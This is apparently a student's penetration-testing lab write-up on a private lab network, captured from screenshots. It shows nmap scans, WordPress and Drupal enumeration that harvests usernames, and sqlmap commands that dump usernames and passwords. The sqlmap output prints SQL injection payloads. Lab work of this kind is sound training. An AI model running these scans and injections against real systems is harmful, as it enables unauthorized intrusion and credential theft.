
1-

nmap -sn 192.168.63.1/24 -oG tp2.txt




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.63.1/24 -oG tp2.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 11:18 EDT
Nmap scan report for 192.168.63.1
Host is up (0.13s latency).
Nmap scan report for 192.168.63.69
Host is up (0.19s latency).
Nmap scan report for 192.168.63.101
Host is up (0.12s latency).
Nmap scan report for 192.168.63.102
Host is up (0.15s latency).
Nmap scan report for 192.168.63.108
Host is up (0.12s latency).
Nmap scan report for 192.168.63.109
Host is up (0.12s latency).
Nmap scan report for 192.168.63.111
Host is up (0.12s latency).
Nmap scan report for 192.168.63.112
Host is up (0.12s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 7.89 seconds
```


2-

cat tp2.txt| grep Up | cut -d ' ' -f 2 > ip_up.txt


nmap -iL ip_up.txt -sV -vv



```
┌──(root㉿kali)-[/home/kali]
└─# cat tp2.txt| grep Up | cut -d ' ' -f 2 > ip_up.txt

┌──(root㉿kali)-[/home/kali]
└─# cat ip_up.txt
192.168.63.1
192.168.63.69
192.168.63.101
192.168.63.102
192.168.63.108
192.168.63.109
192.168.63.111
192.168.63.112
```




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -iL ip_up.txt -sV -vv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 11:32 EDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 11:32
Scanning 8 hosts [4 ports/host]
Completed Ping Scan at 11:32, 0.51s elapsed (8 total hosts)
Initiating Parallel DNS resolution of 8 hosts. at 11:32
Completed Parallel DNS resolution of 8 hosts. at 11:32, 0.22s elapsed
Initiating SYN Stealth Scan at 11:32
Scanning 8 hosts [1000 ports/host]
Discovered open port 22/tcp on 192.168.63.111
Discovered open port 22/tcp on 192.168.63.69
Discovered open port 22/tcp on 192.168.63.101
Discovered open port 22/tcp on 192.168.63.102
Discovered open port 22/tcp on 192.168.63.108
Discovered open port 21/tcp on 192.168.63.101
Discovered open port 8080/tcp on 192.168.63.1
Discovered open port 8080/tcp on 192.168.63.69
Discovered open port 8080/tcp on 192.168.63.108
Discovered open port 80/tcp on 192.168.63.112
Discovered open port 80/tcp on 192.168.63.109
Discovered open port 80/tcp on 192.168.63.102
Discovered open port 80/tcp on 192.168.63.111
Discovered open port 80/tcp on 192.168.63.69
Discovered open port 80/tcp on 192.168.63.101
```



```
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))

Nmap scan report for 192.168.63.111
Host is up, received echo-reply ttl 63 (0.17s latency).
Scanned at 2024-04-27 11:32:48 EDT for 109s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.63.112
Host is up, received echo-reply ttl 63 (0.31s latency).
Scanned at 2024-04-27 11:32:48 EDT for 109s
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE REASON          VERSION
22/tcp filtered ssh     port-unreach ttl 63
80/tcp open     http    syn-ack ttl 63      Apache httpd 2.4.38 ((Debian))

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 8 IP addresses (8 hosts up) scanned in 110.22 seconds
           Raw packets sent: 8433 (370.916KB) | Rcvd: 8427 (337.092KB)
```


3-

cmseek -u 192.168.63.109



```
by @r3dhax0r
Version 1.1.3 K-RONA

 [+]  CMS Detection And Deep Scan  [+]

[i] Scanning Site: http://192.168.63.109
[*] CMS Detected, CMS ID: wp, Detection method: generator
[*] Version Detected, WordPress Version 4.1.31
[i] Checking user registration status
[i] Starting passive plugin enumeration
[x] No plugins enumerated!
[i] Starting passive theme enumeration
[*] 1 theme detected!
[i] Starting Username Harvest
[i] Harvesting usernames from wp-json api
[!] Json api method failed trying with next
[i] Harvesting usernames from jetpack public api
[!] No results from jetpack api... maybe the site doesn't use jetpack
[i] Harvesting usernames from wordpress author Parameter
[*] Found user from source code: philip
[*] Found user from source code: admin
[*] Found user from source code: c0ldd
[*] Found user from source code: hugo
[*] 4 Usernames were enumerated
[i] Checking version vulnerabilities using wpvulns.com
```

cmseek -u 192.168.63.111



```
by @r3dhax0r
Version 1.1.3 K-RONA

 [+]  CMS Scan Results  [+]

 ┏━Target: 192.168.63.111
 ┃
 ┠── CMS: Drupal
 ┃    │
 ┃    ├── Version: 7
 ┃    ╰── URL: https://drupal.org
 ┃
 ┠── Result: /usr/share/cmseek/Result/192.168.63.111/cms.json
 ┃
 ┗━Scan Completed in 0.36 Seconds, using 1 Requests
```

4-

Exercice 2 :

1-

sqlmap – purge


nano tp2_ex2.txt

qlmap -r tp2_ex2.txt –dbs


sqlmap -r tp2_ex2.txt -D Staff –tables

sqlmap -r tp2_ex2.txt -D Staff -T Users –columns


sqlmap -r tp2_ex2.txt -D Staff -T Users -C Password,Username --dump




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap --purge
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.7#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
sponsible for any misuse or damage caused by this program

[*] starting @ 12:43:21 /2024-04-27/

[12:43:21] [INFO] purging content of directory '/root/.local/share/sqlmap' ...
[12:43:21] [WARNING] your sqlmap version is outdated

[*] ending @ 12:43:21 /2024-04-27/
```




```
┌──(root㉿kali)-[/home/kali]
└─# nano tp2_ex2.txt
```




```
 GNU nano 6.3                                              tp2_ex2.txt
POST /results.php HTTP/1.1
Host: 192.168.63.112
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.63.112
Connection: keep-alive
Referer: http://192.168.63.112/search.php
Cookie: PHPSESSID=gqupkt9p4okmp4pdpf1jtu03gm
Upgrade-Insecure-Requests: 1

search=*
```




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -r tp2_ex2.txt --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
sponsible for any misuse or damage caused by this program

[*] starting @ 12:29:03 /2024-04-27/

[12:29:03] [INFO] parsing HTTP request from 'tp2_ex2.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[12:29:05] [INFO] resuming back-end DBMS 'mysql'
[12:29:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 9726 FROM (SELECT(SLEEP(5)))Pfey) AND 'McWW'='McWW

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=' UNION ALL SELECT NULL,CONCAT(0x7171707171,0x516f62454a464e4d66577667596c7156586c6757656c6b74775241726f4a7157784678674b414e66,0x7170706
---
[12:29:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
```




```
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 9726 FROM (SELECT(SLEEP(5)))Pfey) AND 'McWW'='McWW

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=' UNION ALL SELECT NULL,CONCAT(0x7171707171,0x516f62454a464e4d66577667596c7156586c6757656c6b74
---
[12:32:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
